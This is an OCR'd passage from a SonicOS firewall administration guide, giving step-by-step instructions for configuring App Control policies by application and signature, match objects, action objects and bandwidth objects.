
1 Navigate to the **Firewall > App Control Advanced** page.

2 Optionally, under **App Control Advanced**, select a category from the **Category** drop-down menu. This may make it easier to select the application.

3 Select an application from the **Application** drop-down list (if you did not select a category, the category changes to that of the selected application). A **Configure** button appears to the right of the field as soon as an application is selected.



4 Click the **Configure** button to display the **App Control App Settings** dialog for the selected application.



The fields at the top of the dialog are not editable. These fields display the values for **Application Category** and **Application Name**. The application configuration parameters default to the current settings of the category to which the application belongs. To retain this connection to the category settings for one or more fields, leave this selection in place for those fields.

5 To block this application, select **Enable** in the **Block** drop-down menu.

6 To create a log entry when this application is detected, select **Enable** in the **Log** drop-down menu.

7 To target the selected block or log actions to a specific user or group of users, select a user group or individual user from the **Included Users/Groups** drop-down menu. Select **All** to apply the policy to all users.


8 To exclude a specific user or group of users from the selected block or log actions, select a user group or user from the **Excluded Users/Groups** drop-down menu. Select **None** to apply the policy to all users.

9 To target the selected block or log actions to a specific IP address or address range, select an Address Group or Address Object from the **Included IP Address Range** drop-down menu. Select **All** to apply the policy to all IP addresses.

10 To exclude a specific IP address or address range from the selected block or log actions, select an Address Group or Address Object from the **Excluded IP Address Range** drop-down menu. Select **None** to apply the policy to all IP addresses.

11 To enable this policy during specific days of the week and hours of the day, select one of the schedules from the **Schedule** drop-down menu; for a list of schedules, see Schedule options.

TIP: Some of the schedule options duplicate scheduled times of other options. If you select one of the duplicate options, this message displays:



12 By default, the **Log Redundancy Filter** has the **Use Category Settings** option selected; the field is dimmed and cannot be changed. To specify a different delay between log entries for repetitive events:

a Deselect the **Use Global Settings** checkbox. The field becomes available.

b Enter the number of seconds for the delay into the **Log Redundancy Filter** field. The minimum number of seconds is 0 (no delay), the maximum is 999999, and the default is **0**.

13 Click **OK**.

Configuring Application Control by Signature

Signature-based configuration is the lowest, most specific, level of policy configuration on the **Firewall > App Control Advanced** page.

Setting a policy based on a specific signature allows you to configure policy settings for the individual signature without influence on other signatures of the same application.

To configure an App Control policy for a specific signature:

1 Navigate to the **Firewall > App Control Advanced** page.

2 Scroll to the **App Control Advanced** table.

3 If you know the Signature ID of the signature:

   a Enter it in the **Lookup Signature ID** field.

   b Click the **Search** icon. The **Edit App Control Signature** dialog displays.


   c Go to Step 6.

4 Optionally, if you do not know the Signature ID, you can reduce the number of signatures displayed by selecting:

   a A category from the **Category** drop-down menu.

   b An application in this category from the **Application** drop-down menu.


5 To display the specific signatures for this application, select **Signature** in the **Viewed by** drop-down menu.



6 Click the **Configure** button in the row for the signature you want to work with. The **App Control Signature Settings** dialog opens. The fields at the top of the dialog are not editable (are dimmed) as they display the values for the **Signature Category**, **Signature Name**, **Signature ID**, **Priority**, and **Direction** of the traffic for the category and application to which this signature belongs.

TIP: To edit the application information, click the **Edit** icon next to the **Application ID** drop-down menu. The **Edit App Control App** dialog displays. For information about configuring this App Control policy, see Configuring Application Control by Application on page 996.

The default policy settings for the signature are set to the current settings for the application to which the signature belongs. To retain this connection to the application settings for one or more fields, leave this selection in place for those fields.



7 To block this signature, select **Enable** in the **Block** drop-down menu.

8 To create a log entry when this signature is detected, select **Enable** in the **Log** drop-down menu.

9 To target the selected block or log actions to a specific user or group of users, select a user group or individual user from the **Included Users/Groups** drop-down menu. Select **All** to apply the policy to all users.


10 To exclude a specific user or group of users from the selected block or log actions, select a user group or individual user from the **Excluded Users/Groups** drop-down menu. Select **None** to apply the policy to all users.

11 To target the selected block or log actions to a specific IP address or address range, select an Address Group or Address Object from the **Included IP Address Range** drop-down menu. Select **All** to apply the policy to all IP addresses.

12 To exclude a specific IP address or address range from the selected block or log actions, select an Address Group or Address Object from the **Excluded IP Address Range** drop-down menu. Select **None** to apply the policy to all IP addresses.

13 To enable this policy during specific days of the week and hours of the day, select one of the schedules from the **Schedule** drop-down menu; for a list of schedules, see Schedule options.

TIP: Some of the schedule options duplicate scheduled times of other options. If you select one of the duplicate options, this message displays:



14 By default, the **Log Redundancy Filter** has the **Use Category Settings** option selected; the field is dimmed and cannot be changed. To specify a different delay between log entries for repetitive events:

   a Deselect the **Use Global Settings** checkbox. The field becomes available.


   b Enter the number of seconds for the delay into the **Log Redundancy Filter** field. The minimum number of seconds is 0 (no delay), the maximum is 999999, and the default is **0**.

15 To see detailed information about the signature, click `here` in the **Note** at the bottom of the dialog.

16 Click **OK**.

Configuring Match Objects

Firewall > Match Objects



This section describes how to manually create a match object. For detailed information about match object types, see Match Objects on page 927.


Topics:

- Configuring a Match Object on page 1002
- Configuring Application List Objects on page 1003


Configuring a Match Object

To configure a match object:

1 Navigate to the **Firewall** > **Match Objects** page.



2 Click **Add New Match Object** at the bottom of the A**pplication Objects** table. The **Add/Edit Match Object** dialog displays.



3 In the **Object Name** field, type a descriptive name for the object.

4 Select an **Match Object Type** from the drop-down menu. Your selection here will affect available options in this screen. See Match Objects on page 927 for a description of match object types.


5 Select a **Match Type** from the drop-down menu. The available selections depend on the match object type.

6 For the **Input Representation**, click **Alphanumeric** to match a text pattern, or click **Hexadecimal** if you want to match binary content.

7 In the **Content** text box, type the pattern to match.

8 Click **Add**. The content appears in the **List** field. Repeat to add another element to match.

If the **Match Type** is **Regex Match**, you can select one of the predefined regular expressions and then click **Pick** to add it to the **List**. You can also type a custom regular expression into the **Content** field, and then click **Add** to add it to the **List**.



Alternatively, you can click **Load From File** to import a list of elements from a text file. Each element in the file must be on a line by itself.

9 To remove an element from the list, select the element in the **List** field and then click **Remove**. To remove all elements, click **Remove All**.

10 Click **OK**.

Configuring Application List Objects


This section describes how to create an Application List Object, which can be used by Application Control policies in the same way as a match object.

For detailed information about application list object types include information about the **Security** tab and **Category** tab, see Application List Objects on page 936.

To configure an application list object:

1 Navigate to **Firewall > Match Objects**.

2 Near the bottom of the page, click the **Add Application List Object** button. The **Create Match Object** dialog opens.



You can control which applications are displayed by selecting one or more application categories, threat levels, and technologies. When the application list is reduced to a list that is focussed on your preferences, you can select the individual applications for your filter.

3 In the **Search** field near the top right of the page, optionally type in part of an application name and click the **Search** icon to search for applications with that key word in their names.

4 In the **Category** pane, select the checkboxes for one or more application categories.

5 In the **Threat Level** pane, select the checkboxes for one or more threat levels.

6 In the **Technology** pane, select the checkboxes for one or more technologies.


7 Click the **plus sign** next to each application you want to add to your filter object. To display a description of the application, click its name in the **Name** column. As you select the applications for your filter, the **plus sign** icon becomes a green **checkmark** icon and the selected applications appear in the **Application Group** pane on the right. You can edit the list in this field by deleting individual items or by clicking the **eraser** to delete all items.

8 When finished selecting the applications to include, type in a name for the object in the **Match Object Name** field.

9 Click the **Save Application Match Object** button. You will see the object name listed on the **Firewall > Match Objects** page with an object type of **Application List**. This object can then be selected when creating an App Rules policy.

Configuring Action Objects

Firewall > Action Objects




Name	Name of the Action Object.
Action Type	Type of action provided by the Action Object, such as **Bandwidth Management** or **Packet Monitor**.
Content	For Bandwidth Management Action Objects, displays a **Funnel** icon. For user-configured Action Objects, displays the content provided in the **Add/Edit Action Object** dialog.
Configure	**Edit** icon; for system-provided Action Objects, the **Edit** icon is dimmed, and the Action Object cannot be modified.

Topics:

Displaying Bandwidth Management Information

To display information about the Bandwidth Management Action Object, click the **Funnel** icon for the Action Object. The **Bandwidth Management** popup displays.




Creating an Action Object

SonicOS has a number of predefined action objects, as described in Action Objects on page 938 and in Adding a policy: Default actions on page 939 and Action Object settings: Action types on page 939. These action objects cannot be modified or deleted.

If you do not want one of the predefined actions, you can configure an Action Object. The **Add/Edit Action Object** dialog, shown below, provides a way to customize a configurable action with text or a URL. The

predefined actions plus any configurable actions that you have created are available for selection when you create an App Rules policy. For more information about actions, see Action Objects on page 1059.



To configure an Action Object:

1. Navigate to **Firewall > Action Objects**.
2. Under the **Action Objects** table, click **Add New Action Object**.
3. In the **Add/Edit Action Object** dialog, type a descriptive name for the action.
4. In the **Action** drop-down menu, select the action that you want.
5. In the **Content** field, type the text or URL to be used in the action.
6. If **HTTP Block Page** was selected as the action, the options change.
    a. In the **Content** field, enter the content to be displayed when a page is blocked.
    b. From the **Color** drop-down menu, choose a background color for the block page:
        - White
        - Yellow
        - Red
        - Blue
    c. To preview the block page message, click the **Preview** button.
7. If **Bandwidth Management** was selected as the action, the options change. For configuring these options, see Enabling a Bandwidth Object in an Action Object on page 1075.
8. Click **OK**.

Modifying an Action Object

You can modify any custom Action Object you configure; system-provided Action Objects cannot be modified.

To modify an Action Object:

1. Navigate to **Firewall > Action Objects**.
2. Click the **Edit** icon for the object to modify. The **Add/Edit Action Object** dialog displays.
3. Follow Step 3 through Step 8 in Creating an Action Object on page 1007.

85

Configuring Address Objects

Firewall > Address Objects

NOTE: For increased convenience and accessibility, the Address Objects page can be accessed either from **Network > Address Objects** or **Firewall > Address Objects**. The page is identical regardless through which page it is accessed. For information on configuring Address Objects, see Network > Address Objects on page 434.

86

Configuring Service Objects

Firewall > Service Objects

NOTE: For increased convenience and accessibility, the Service Objects page can be accessed either from **Firewall > Service Objects** or **Network > Services**. The page is identical regardless through which page it is accessed. For information on configuring Address Objects, see Network > Services on page 456.

87

Configuring Bandwidth Objects

Firewall > Bandwidth Objects

IMPORTANT: CFS Action bandwidth Objects created on the **Firewall > Content Filter Objects** page are similar to, but not the same as, bandwidth objects. CFS Action BWM objects do not appear on the **Firewall > Bandwidth Objects** page, and BWM bandwidth objects do not appear on the **Firewall > Content Filter Objects** page.

Topics:

Advanced Bandwidth Management

Bandwidth management configuration is based on policies that specify bandwidth limitations for traffic classes. A complete bandwidth management policy consists of two parts: a classifier and a bandwidth rule.

A classifier specifies the actual parameters, such as priority, guaranteed bandwidth, and maximum bandwidth, and is configured in a bandwidth object. Classifiers identify and organize packets into traffic classes by matching specific criteria.


For information on using Bandwidth Objects in Access Rules, App Rules, and Action Objects, see Firewall Settings > BWM on page 1054.

Configuring Bandwidth Objects

NOTE: You also can configure bandwidth objects in an Access Rule as described in Enabling a Bandwidth Object in an Access Rule on page 1074 and in an Action Object as described in Enabling a Bandwidth Object in an Action Object on page 1075.

To add or configure a bandwidth object:


1 Navigate to **Firewall** > **Bandwidth Objects**.



2 Do one of these:

- Click the **Add** button to create a new Bandwidth Object.
- Click the **Configure** button for the Bandwidth Object you want to change.

The **Add/Edit Bandwidth Object** dialog displays.



3 In the **Name** field, enter a name for this bandwidth object.

4 In the **Guaranteed Bandwidth** field, enter the amount of bandwidth that this bandwidth object will guarantee to provide for a traffic class.

